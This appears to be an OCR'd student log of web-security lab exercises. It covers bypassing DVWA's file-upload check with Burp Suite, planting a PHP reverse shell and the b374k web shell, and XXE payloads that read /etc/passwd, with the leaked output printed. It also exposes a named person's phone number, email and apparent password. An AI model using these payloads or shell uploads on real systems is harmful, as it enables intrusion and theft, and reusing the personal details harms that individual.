
    - Tool

- OWASPBWA
  - DVWA
    - File Upload
      - Low → no validation, we can directly upload any file with any extension











Index of /dvwa/hackable/uploads

Name	Last modified	Size	Description
Parent Directory		-	
debug.log	22-Jul-2021 03:21	67	
dvwa_email.png	10-Jul-2013 20:42	667	




- Medium → the file will be accepted but cannot be submitted as there's a validation check in the submit button


    - Rename file as .jpg extension and upload
    - Use Burp Suite and capture the Upload Request
    - Delete the .jpg extension and upload original file




-- On clicking upload -->



- We can change the file name and upload but it's of no use as it uploads as a .jpg file.





- We can capture it in Burp Suite and change the file extension

```
Content-Type: multipart/form-data; boundary=-----------------------------337839639937020045044169663929
Content-Length: 1734
Origin: http://192.168.43.126
Connection: close
Referer: http://192.168.43.126/dvwa/vulnerabilities/upload/
Cookie: security=medium; PHPSESSID=pbu0jtqrrtqqdgcle3650q7j34; acopendivids=
swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1

-----------------------------337839639937020045044169663929
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------337839639937020045044169663929
Content-Disposition: form-data; name="uploaded"; filename="affectedrows1.php.jpg"
Content-Type: image/jpeg

<?php
```

- Remote shell execution
  - Copy shell file from /usr/share/webshells/php/php-reverse-shell.php
    - Reverse shell - keeps sharing the server information to our system
    - If we want to send information to the real time server, we need to put our public ip from https://www.google.com/search?q=whqts+my+ip&oq=whqts+my+ip&aqs=chrome..69i57.3565j0j7&sourceid=chrome&ie=UTF-8 in the reverse shell code.
  - Edit shell file --> replace 127.0.0.1 --> <system ip>
    - System ip is a private ip address
  - Open terminal and type "nc -lvp 1234"
    - -lvp →
      - L → listen
      - V → verbose
      - P → port
      - Followed by port number

NC(1) BSD General Commands Manual NC(1)

NAME

nc – arbitrary TCP and UDP connections and listens

SYNOPSIS

nc [**-46bCDdFhklNnrStUuvZz**] [**-I** length] [**-i** interval]
[**-M** ttl] [**-m** minttl] [**-O** length]
[**-P** proxy_username] [**-p** source_port] [**-q** seconds]
[**-s** sourceaddr] [**-T** keyword] [**-V** rtable]
[**-W** recvlimit] [**-w** timeout] [**-X** proxy_protocol]
[**-x** proxy_address[:port]] [destination] [port]

DESCRIPTION

The **nc** (or **netcat**) utility is used for just about anything under the sun involving TCP, UDP, or UNIX-domain sockets. It can open TCP connections, send UDP packets, listen on arbitrary TCP and UDP ports, do port scanning, and deal with both IPv4 and IPv6. Unlike telnet(1), **nc** scripts nicely, and separates error messages onto standard error instead of sending them to standard output, as telnet(1) does with some.

Common uses include:

- simple TCP proxies
- shell-script based HTTP clients and servers
- network daemon testing
- a SOCKS or HTTP ProxyCommand for ssh(1)
- and much, much more

-l Listen for an incoming connection rather than initiating a connection to a remote host. The destination and port to listen on can be specified either as non-optional arguments, or with options **-s** and **-p** respectively. Cannot be used together with **-x** or **-z**. Additionally, any timeouts specified with the -w option are ignored.

-v Produce more verbose output.

```
Administrator: Command Prompt - nc64.exe
Microsoft Windows [Version 10.0.19042.1110]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>cd netcat-1.11

C:\Windows\System32\netcat-1.11>dir
 Volume in drive C has no label.
 Volume Serial Number is D424-6590

 Directory of C:\Windows\System32\netcat-1.11

23/07/2021  11:51 AM    <DIR>          .
23/07/2021  11:51 AM    <DIR>          ..
28/12/2004  11:23 AM            12,166 doexec.c
09/07/1996  04:01 PM             7,283 generic.h
06/11/1996  10:40 PM            22,784 getopt.c
03/11/1994  07:07 PM             4,765 getopt.h
06/02/1998  03:50 PM            61,780 hobbit.txt
27/12/2004  05:37 PM            18,009 license.txt
26/12/2010  01:31 PM               301 Makefile
26/12/2010  01:26 PM            36,528 nc.exe
26/12/2010  01:31 PM            43,696 nc64.exe
29/12/2004  01:07 PM            69,662 netcat.c
27/12/2004  05:44 PM             6,833 readme.txt
              11 File(s)        283,807 bytes
               2 Dir(s)  117,971,902,464 bytes free

C:\Windows\System32\netcat-1.11>nc64.exe
Cmd line:
```

- click php shell that's uploaded in the vulnerable sites directory and capture output in terminal
  - $whoami →


```
$ whoami
www-data
```

  - $uname →

```
$ uname -a
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep
 17 21:57:48 UTC 2010 i686 GNU/Linux
```

  - $ls → list

- $ Cd opt
- $ls




- $man <command> → tp learn about a command in detail and its uses
    - Only in linux


DAY 16
DATE : 21/07/2021

TASKS DONE :


- File Upload
    - Blind Shell
        - Website- http://hackazon.webscantest.com/

- Shell - b374k -https://github.com/b374k/b374k/releases/
- Create Account using signup
- Click Edit Profile --> Upload b374k.php in Select Avatar Option
- Execute The image file to Check shell options







On clicking view image, the shell executes from inside the hackazon server



password : b374k)





- ✓ mkdir → make new directory
- ✓ ls → to view all the existing files
- ✓ echo "<value>" → to print a value
    - Example: echo "welcome"
- ✓ echo "text" > a.txt → to save the text inside a file called "a" in the directory
- ✓ rmdir → to remove a directory

- XXE (XML External Entity)

- XML is easier and faster processing, a vulnerability passed through the XML code can be found using XXE

- Open Terminal


    - apt-get install docker-compose
    - service docker start
    - git clone https://github.com/jbarone/xxelab.git
    - cd xxelab
    - docker build -t xxelab .
    - docker run -it --rm -p 127.0.0.1:5000:80 xxela


DAY 17
DATE : 22/07/2021


TASKS DONE :

- Country - Israel
- NSO Group - https://www.nsogroup.com/
- India - https://thewire.in/

- XXE:


<?xml version="1.0"?>
<!DOCTYPE stockCheck [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<stockCheck><productId>&xxe;
</productId></stockCheck
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
sensitive data


kali linux etc/passwd
All
Videos
News
Images
Maps
More
Tools
About 3,58,000 results (0.71 seconds)
The /etc/passwd is a plain text file. It contains a list of the system's accounts, giving for each account some useful information like user ID, group ID, home directory, shell, and more. The /etc/passwd file should have general read permission as many command utilities use it to map user IDs to user names. 23-May-2021


WIDGETS
Incorporated
Stay in touch, and keep up with the latest.
Create an Account
Name
raveendar
Phone Number
7708993857
Email
raveendar.alagudurai@gmail
Password
I agree to the Terms and Conditions and Privacy Policy
Create Account

```
POST /process.php HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 165
Origin: http://127.0.0.1:5000
Connection: close
Referer: http://127.0.0.1:5000/

<?xml version="1.0" encoding="UTF-8"?>
  <root>
    <name>
      raveendar
    </name>
    <tel>
      7708993857
    </tel>
    <email>
      raveendar.alagudurai@gmail
    </email>
    <password>
      ravee@007
    </password>
  </root>
```


```
POST /process.php HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 165
Origin: http://127.0.0.1:5000
Connection: close
Referer: http://127.0.0.1:5000/

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE captain [ <!ENTITY abcd SYSTEM "file:///etc/passwd"> ] >
  <root>
    <name>
      raveendar
    </name>
    <tel>
```

```
Referer: http://127.0.0.1:5000/

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE captain [ <!ENTITY abcd SYSTEM
  <root>
    <name>
      raveendar
    </name>
    <tel>
      7708993857
    </tel>
    <email>
      &abcd;
    </email>
    <password>
      ravee@007
    </password>
  </root>
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firef
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 165
Origin: http://127.0.0.1:5000
Connection: clo
Referer: http:/

<?xml version="
  <!DOCTYPE cap                                    e:///etc/passwd"> ] >
  <root>
    <name>
      raveendar
    </name>
    <tel>
      770899385
    </tel>
    <email>
      &abcd;
    </email>
    <password>
      ravee@007
    </password>
  </root>
```

- Scan
- Send to Intruder Ctrl-I
- Send to Repeater Ctrl-R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser
- Engagement tools [Pro version only]
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Don't intercept requests
- Do intercept
- Convert selection
- URL-encode as you type
- Cut Ctrl-X
- Copy Ctrl-C
- Paste Ctrl-V
- Message editor documentation
- Proxy interception documentation



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater
Send
Cancel
Request


Repeater Sequencer Decoder Comparer Extender Project options User options
Response
Pretty Raw Render \n Actions
86_64; rv:78.0) Gecko/20100101 Firefox/
8
>
YSTEM "file:///etc/passwd">] >
HTTP/1.1 200 OK
Date: Fri, 23 Jul 2021 10:30:11 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Vary: Accept-Encoding
Content-Length: 988
Connection: close
Content-Type: text/html
Sorry,
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
